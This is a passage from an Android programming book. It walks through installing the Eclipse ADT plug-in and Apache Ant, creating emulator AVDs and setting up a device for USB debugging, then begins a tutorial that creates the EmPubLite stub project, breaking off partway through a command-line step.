



*Figure 4: Eclipse ADT plug-in installation*

Check the checkbox to the left of "Developer Tools" and click the Next button. Follow the rest of the wizard to review the tools to be downloaded and their respective license agreements. When the Finish button is enabled, click it, and Eclipse will download and install the plug-ins. When done, Eclipse will ask to restart — please let it.

Then, you need to teach ADT where your Android SDK installation is from the preceding section. This should occur on your next restart of Eclipse, via a "welcome wizard". Otherwise, to do this, choose Window | Preferences from the Eclipse main menu (or the equivalent Preferences option for OS X). Click on the Android entry in the list on the left:





*Figure 5: Eclipse ADT configuration*

Then, click the Browse... button to find the directory where you installed the SDK. After choosing it, click Apply on the Preferences window, and you should see the Android SDK versions you installed previously. Then, click OK, and the ADT will be ready for use.

# Step #5 - Install Apache Ant

If you will be doing all of your development from Eclipse, you can skip to the next section.

If you wish to develop using command-line build tools, you will need to install Apache Ant. You may have this already from previous Java development work, as it is fairly common in Java projects. However, you will need Ant version 1.8.1, so double-check your current copy (e.g., `ant -version`) to ensure you are on the proper edition.

If you do not have Ant, you can obtain it from the Apache Ant Web site. They have full installation instructions in the Ant manual, but the basic steps are:

- Unpack the ZIP archive wherever it may make sense on your machine

- Add a `JAVA_HOME` environment variable, pointing to where your JDK is installed, if you do not have one already
- Add an `ANT_HOME` environment variable, pointing to the directory where you unpacked Ant in the first step above
- Add `$JAVA_HOME/bin` and `$ANT_HOME/bin` to your `PATH` (note: Windows users would add `%JAVA_HOME%\bin` and `%ANT_HOME%\bin`)
- Run `ant -version` to confirm that Ant is installed properly

## Step #6 - Set Up the Emulator

The Android tools include an emulator, a piece of software that pretends to be an Android device. This is very useful for development — not only does it mean you can get started on Android without a device, but the emulator can help test device configurations that you do not own.

The Android emulator can emulate one or several Android devices. Each configuration you want is stored in an "Android virtual device", or AVD. The AVD Manager is where you create these AVDs. From the command line, you can bring up the AVD Manager it via the `android avd` command from your SDK's `tools/` directory. From Eclipse, you start the AVD Manager via its toolbar button or via the Window | AVD Manager main menu option. It starts up on a screen listing the AVDs you have available – initially, the list will be empty:


*Figure 6: AVD Manager*

Click the New... button to create a new AVD file. This brings up a dialog where you can configure what this AVD should look and work like:





*Figure 7: Adding a New AVD*

You need to provide the following:

1. A name for the AVD. Since the name goes into files on your development machine, you will be limited by filename conventions for your operating system (e.g., no backslashes on Windows).
2. The Android version you want the emulator to run (a.k.a., the "target"). Choose one of the SDKs you installed via the drop-down list. Note that in addition to "pure" Android environments, you will have options based on the third-party add-ons you selected. For example, you probably have some options for setting up AVDs containing the Google APIs, and you will need such an AVD for testing an application that uses Google Maps.
3. Details about the SD card the emulator should emulate. Since Android devices invariably have some form of "external storage", you probably want to set up an SD card, by supplying a size in the associated field. However, since a file will be created on your development machine of whatever size you specify for the card, you probably do not want to create a 2GB emulated SD card. 32MB is a nice starting point, though you can go larger if needed.

4. The “skin” or resolution the emulator should run in. The skin options you have will depend upon what target you chose. The skins let you choose a typical Android screen resolution (e.g., WVGA800 for 800x480). You can also manually specify a resolution when you want to test a non-standard configuration.

Click the Create AVD button, and your AVD stub will be created.

To start the emulator, highlight it in the list and click Start... You can skip the launch options for now and just click Launch. The first time you launch a new AVD, it will take a long time to start up. The second and subsequent times you start the AVD, it will come up a bit faster, and usually you only need to start it up once per day (e.g., when you start development). You do not need to stop and restart the emulator every time you want to test your application, in most cases. Also, Eclipse will automatically start an emulator if you do not have one started and you try running an application.

The emulator will go through a few startup phases, typically first with a plain-text “ANDROID” label (for pre-Android 4.0):





*Figure 8: Android emulator, initial startup segment*

... then a graphical Android logo:





*Figure 9: Android emulator, secondary startup segment*

before eventually landing at the home screen, a welcome page (shown below, for Android 4.0), or the keyguard:





*Figure 10: Android 4.0 emulator welcome page*

If you get the keyguard (shown below), press the MENU button, or slide the lock on the screen to the right, to get to the emulator's home screen:





*Figure 11: Android keyguard*

## Step #7 - Set Up the Device

You do not need an Android device to get started in Android application development. Having one is a good idea before you try to ship an application (e.g., upload it to the Play Store). And, perhaps you already have a device – maybe that is what is spurring your interest in developing for Android.

If you do not have an Android device that you wish to set up for development, skip this step.

The first step to make your device ready for use with development is to go into the Settings application on the device. From there, choose Applications, then Development. That should give you a set of checkboxes of development-related options to consider:





*Figure 12: Android 4.0 device development settings*

Generally, you will want to enable USB debugging, so you can use your device with the Android build tools. You can leave the other settings alone for now if you wish, though you may find the "Stay awake" option to be handy, as it saves you from having to unlock your phone all of the time while it is plugged into USB.

Next, you need to get your development machine set up to talk to your device. That process varies by the operating system of your development machine, as is covered in the following sections.

## Windows

When you first plug in your Android device, Windows will attempt to find a driver for it. It is possible that, by virtue of other software you have installed, that the driver is ready for use. If it finds a driver, you are probably ready to go.

If the driver is not found, here are some options for getting one.

### Windows Update

Some versions of Windows (e.g., Vista) will prompt you to search Windows Update for drivers. This is certainly worth a shot, though not every device will have supplied its driver to Microsoft.

### Standard Android Driver

In your Android SDK installation, you will find a `google-usb_driver` directory, containing a generic Windows driver for Android devices. You can try pointing the driver wizard at this directory to see if it thinks this driver is suitable for your device.

### Manufacturer-Supplied Driver

If you still do not have a driver, search the CD that came with the device (if any) or search the Web site of the device manufacturer. Motorola, for example, has drivers available for all of their devices in one spot for download.

## OS X and Linux

Odds are decent that simply plugging in your device will "just work". You can see if Android recognizes your device via running **`adb devices`** in a shell (e.g., OS X Terminal), where `adb` is in your `platform-tools/` directory of your SDK. If you get output similar to the following, Android detected your device:

```
List of devices attached
HT9CPP809576  device
```

If you are running Ubuntu (or perhaps other Linux variants), and this command did not work, you may need to add some `udev` rules. For example, here is a `51-android.rules` file that will handle the devices from a handful of manufacturers:

```
SUBSYSTEM=="usb", SYSFS{idVendor}=="0bb4", MODE="0666"
SUBSYSTEM=="usb", SYSFS{idVendor}=="22b8", MODE="0666"
SUBSYSTEM=="usb", SYSFS{idVendor}=="18d1", MODE="0666"
SUBSYSTEMS=="usb", ATTRS{idVendor}=="18d1", ATTRS{idProduct}=="0c01",
MODE="0666", OWNER="[me]"
SUBSYSTEM=="usb", SYSFS{idVendor}=="19d2", SYSFS{idProduct}=="1354", MODE="0666"
SUBSYSTEM=="usb", SYSFS{idVendor}=="04e8", SYSFS{idProduct}=="681c", MODE="0666"
```

Drop that in your `/etc/udev/rules.d` directory on Ubuntu, then either reboot the computer or otherwise reload the `udev` rules (e.g., `sudo service udev reload`). Then, unplug and re-plug in the device and see if it is detected.

The CyanogenMod project maintains a page on their wiki with more on these `udev` rules, including rules from a variety of manufacturers and devices.

## In Our Next Episode…

… we will create an Android project that will serve as the basis for all our future tutorials.

# Tutorial #2 - Creating a Stub Project

Creating an Android application first involves creating an Android "project". As with many other development environments, the project is where your source code and other assets (e.g., icons) reside. And, the project contains the instructions for your tools for how to convert that source code and other assets into an Android APK file for use with an emulator or device, where the APK is Android's executable file format.

Hence, in this tutorial, we kick off development of a sample Android application, to give you the opportunity to put some of what you are learning in this book in practice.

## About Our Tutorial Project

The application we will be building in these tutorials is called `EmPubLite`. `EmPubLite` will be an digital book reader, allowing users to read a digital book like the one that you are reading right now.

`EmPubLite` will be a partial implementation of the `EmPub` reader used for the APK version of this book. `EmPub` itself is a fairly extensive application, so `EmPubLite` will have only a subset of its features. The main `EmPub` app, however, will be used elsewhere in this book to illustrate more advanced Android capabilities.

The "Em" of `EmPub` and `EmPubLite` stands for "embedded". These readers are not designed to read an arbitrary EPUB or MOBI formatted book that you might download from somewhere. Rather, the contents of the book (largely an unpacked EPUB file) will be "baked into" the reader APK itself, so by distributing the APK, you are distributing the book.

## About the Rest of the Tutorials

Of course, you may have little interest in writing a digital book reader app.

The tutorials presented in this book are certainly optional. There is no expectation that you have to write any code in order to get value from the book. These tutorials are here simply as a way to help those of you who "learn by doing" have an opportunity to do just that.

Hence, there are any number of ways that you can use these tutorials:

- You can ignore them entirely. That is not the best answer, but you are welcome to do it.
- You can read the tutorials but not actually do any of the work. This is the best low-effort answer, as it is likely that you will learn things from the tutorials that you might have missed by simply reading the non-tutorial chapters.
- You can follow along the steps and actually build the `EmPubLite` app.
- You can download the answers from the book's GitHub repository. There, you will find one directory per tutorial, showing the results of having done the steps in that tutorial. For example, you will find a `T2-Project/` directory containing a copy of the `EmPubLite` sample app after having completed the steps found in this tutorial. You can import these projects into Eclipse, examine what they contain, cross-reference them back to the tutorials themselves, and run them.

Any of these are valid options — you will need to choose for yourself what you wish to do.

All that being said, it is a pretty good idea to do at least this tutorial, so you learn how to create an Android project.

## About the Eclipse Instructions

The instructions found in this book assume that you are using the R20 version of the Android developer tools and the ADT plugin for Eclipse.

# Step #1: Creating the Project

First, we need to create the Android project for `EmPubLite`. You need to decide whether you are going to work with this project from inside the Eclipse IDE or through other tools. If you wish to use Eclipse, follow the instructions in the "Eclipse" section below. If you wish to use a simple editor, follow the "Command Line" instructions below. If you wish to use some other IDE, read through both sections plus the documentation for your IDE to determine how to create a project with the proper settings.

## Eclipse

From the Eclipse main menu, choose File > New > Project... to bring up the first page of the "New Project" wizard:





*Figure 13: Eclipse New Project Wizard*

Choose "Android Application Project" from the types of projects and click "Next >" to proceed to the next page of the wizard:





*Figure 14: Eclipse New Android Application Project Wizard*

Fill in the following items:

- For "Application Name" and "Project Name", fill in `EmPubLite`
- For "Package Name", fill in `com.commonsware.empublite`
- For "Build SDK", choose "Android 4.0.3 (API 15)" (if you do not have that version, you will want to cancel this wizard, go back into the SDK Manager, and download the 4.0.3 SDK components, then start on this tutorial step again)
- For "Minimum Required SDK", choose "API 9: Android 2.3 (Gingerbread)"
- Uncheck "Create custom launcher icon", as we will do this separately later

The remaining defaults should be fine, leaving you with a dialog akin to this:





*Figure 15: Eclipse Wizard, With Data*

Then, click “Next >” to move to the next page of the wizard:





*Figure 16: Eclipse New Android Project Wizard, Create Activity Page*

Here, you choose which template project you want to use as a starting point. Leave the "Create Activity" checkbox checked, and choose "BlankActivity" from the template list.

Then, click "Next >" to move to the next page of the wizard:





*Figure 17: Eclipse New Android Project Wizard, New Blank Activity Page*

Fill in the following details:

- For "Activity Name", fill in `EmPubLiteActivity`
- For "Layout Name", fill in `main`
- For "Title", fill in `EmPubLite`

Leave the rest of the defaults alone.

At this point, you can click the "Finish" button to complete the wizard. Your new `EmPubLite` project should appear in the Eclipse Package Explorer view:





*Figure 18: Eclipse Package Explorer, Showing EmPubLite*

### Command Line

First, choose where you want to create the project on your filesystem.

Then, execute the following command:

```
android create project -n EmPubLite -t android-15 -p ... -k
